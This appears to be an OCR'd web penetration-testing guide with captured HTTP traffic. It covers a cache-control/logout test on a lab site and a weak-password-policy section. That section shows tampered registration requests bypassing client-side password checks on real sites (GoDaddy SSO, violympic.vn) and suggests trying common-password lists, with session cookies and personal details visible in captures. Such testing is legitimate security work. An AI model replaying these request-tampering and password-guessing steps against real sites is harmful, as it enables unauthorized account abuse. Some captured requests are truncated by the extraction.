596  https://attack.samsclass.info  HEAD  /cookielogin/messageboard.php                200  265   HTML  php
```

```
HTTP/1.1 302 Found
Date: Fri, 02 Mar 2018 07:12:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800
Set-Cookie: AUTH=63a9f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800
Location: messageboard.php
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f520dda0e13a30e-HKG
Content-Length: 104

<HTML><head><title>Logging In</title></head>
<body bgcolor="#cccccc">
<h1>Logging In</h1>
</body></html>
```



```
595  https://attack.samsclass.info  GET   /cookielogin/messageboard.php  200  1861  HTML  php  Message Board
596  https://attack.samsclass.info  HEAD  /cookielogin/messageboard.php  200  265   HTML  php
```

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
```




```
595  https://attack.samsclass.info  GET   /cookielogin/messageboard.php  200  1861  HTML  php  Message Board
596  https://attack.samsclass.info  HEAD  /cookielogin/messageboard.php  200  265   HTML  php
```

```
HTTP/1.1 200 OK
Date: Fri, 02 Mar 2018 07:12:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 3f520ddd9e6ba308-HKG
Content-Length: 1551
```

As you can see, we are not have any Cache-control header in response packet.

From message board page, let’s click logout button. And click “Back button” on your browser or in history (Ctrl + H) choose message board , we will catch this result out.




Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:


CLOUDFLARE
Post Comment
Erase Comments
Logout



https://attack.samsclass.info/cookielogin/logout.php?Logout=Logout

You are now logged out!


Click here to log in


History
Search history
View
attack.samsclass.info/cookielogin/comments.html
Logout
Message Board
Cookie Login Page

https://attack.samsclass.info/cookielogin/logout.php?Logout=Logout

You are now logged out!

Click here to log in


CLOUDFLARE
Post Comment
Erase Comments
Logout

https://attack.samsclass.info/cookielogin/messageboard.php

Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

7. Testing for Weak password policy

Test objectives


Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.

How to test:

- 1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
- 2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
- 3. When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?
- 4. How often can a user reuse a password? Does the application maintain a history of theuser's previous used 8 passwords?
- 5. How different must the next password be from the last password?
- 6. Is the user prevented from using his username or other account information (such as first or last name) in the password?

Example:

- Review source code and get present password policy of system, make sure they following something shown below:
  (Password must meet at least 3 out of the following 4 complexity rules)
    - At least 1 uppercase character (A-Z)
    - At least 1 lowercase character (a-z)
    - At least 1 digit (0-9)
    - At least 1 special character
    - At least 10 characters
    - At most 128 characters
    - Not more than 2 identical characters in a row (e.g., 111 not allowed)




Mật khẩu **Hiển thị**

●●●●●●●●●●●


Mật khẩu của bạn phải

- ✓ Bao gồm ít nhất 9 ký tự
- ✓ Bao gồm 1 chữ cái viết hoa
- ✓ Bao gồm 1 chữ cái viết thường
- ✓ Bao gồm một chữ số
- ✓ Không được bắt đầu hoặc kết thúc bằng một dấu cách
- ✓ Không kèm theo một cụm từ được sử dụng phổ biến



```
Host: sso.godaddy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sso.godaddy.com/account/create?regionsite=vn&realm=idp&path=%2fproducts&app=account&marketid=vi-VN
content-type: application/json
origin: https://sso.godaddy.com
Content-Length: 244
Cookie: ssoinit=1; market=vi-VN; currency=VND; traffic=; tcc_cvg=1e9cae8e-1753-44e3-bcc5-040732b0c484;
visitor=vid=786e69ff-4355-47e1-9bc2-61a0f61636f2;
fb_sessiontraffic=S_TOUCH=12/18/2017%2008:13:14.076&pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2&V_DATE=12/18/2017%2001:13:03.385&pc=3;
 pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2; __CT_Data=gpv=1&ckp=tld&dm=godaddy.com&apv_3_www23=1&cpv_3_www23=1;
ctm={'pgv':2667113499380231|'vst':886755926481224|'vstr':744088588131683l|'intr':1513585065441|'v':1}; WRIgnore=true;
tcc_refer=refer_e_id=sso.account%252Fcreate.create_form.sso.create_account.button.click&refer_corrid=1864856680
Connection: close

{"create_username":"abhyuday.latrell@affricca.com","create_email":"abhyuday.latrell@affricca.com","create_password":"hovaten@1H","creat
e_pin":"2134","plid":1,"session_id":"4c4f3afa-e3cb-11e7-b777-fa163e37851d","captcha_code":"","captcha_ch":""}
```

- Try to Bypass client side



Đăng ký tài khoản mới

Thông tin cá nhân*

lằng và

nhằng

Họ, tên đệm chỉ có thể là các ký tự a-z, A-Z và khoảng trắng

Tài khoản*

langvanhang

Tên đăng nhập phải lớn hơn 6 ký tự, chỉ chứa các ký tự a-z, các chữ số 0-9 và dấu _.

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

Mật khẩu tối thiểu 6 chữ số


Mật khẩu phải có ít nhất 6 ký tự bao gồm chữ cái hoặc số và các ký tự đặc biệt



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 386
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d;
TS01cf5343=01c5dae002cbf41c33702075075520afa43207820c3b66affbc6116ec3552c5a058be87a981b283aa8
_gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=1515991183:S=ALNI_MZxQ4BuWnraw
Connection: close

{"userType":"STUDENT","lastName":"lằng và
","firstName":"nhằng","username":"langvanhang","password":"123456","passwordConfirm":"123456",
0271c2b18","district":"59cdc41c9d2a1700271c2bf0","school":"59cdc43d9d2a1700271c45cb","grade":'
```




```
Host: violympic.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 380
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d;
TS01cf5343=01c5dae002cbf41c33702075075520afa43207820c3b66affbc6116ec3552c5a058be87a981b2
_gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=1515991183:S=ALNI_MZxQ4Bu
Connection: close

{"userType":"STUDENT","lastName":"lằng và
","firstName":"nhằng","username":"langvanhang","password":"123","passwordConfirm":"123",
```




```
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Origin, Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Length: 3573
ETag: W/"df5-f35QryQaNqixEMmh40ueUtBB2zA"
set-cookie: connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhU0VZBARSI4%2BL0v3T%2B18%2Ft0s; Path=/; Expires
Date: Mon, 15 Jan 2018 04:43:08 GMT
Connection: close
Set-Cookie:
TS01cf5343=01c5dae002be23f49bcb1bb729fb7d07a4c10bd28b3b66affbc6116ec3552c5a058be87a981b283aa850663a6289eab52674cb83d4ff1fd1a3a9

{"user":{"username":"langvanhang","birthday":"2011-12-24T00:00:00.000Z","firstName":"nhằng","lastName":"lằng và ","fullName":"l
nhằng","email":"jahfari.creed@zebra.email.com","phoneNumber":"01688486600","userType":"STUDENT","agree":true,"password":"123","
```

- Generate commonly password file and try to login to make sure website ban commonly password




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 382
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d;
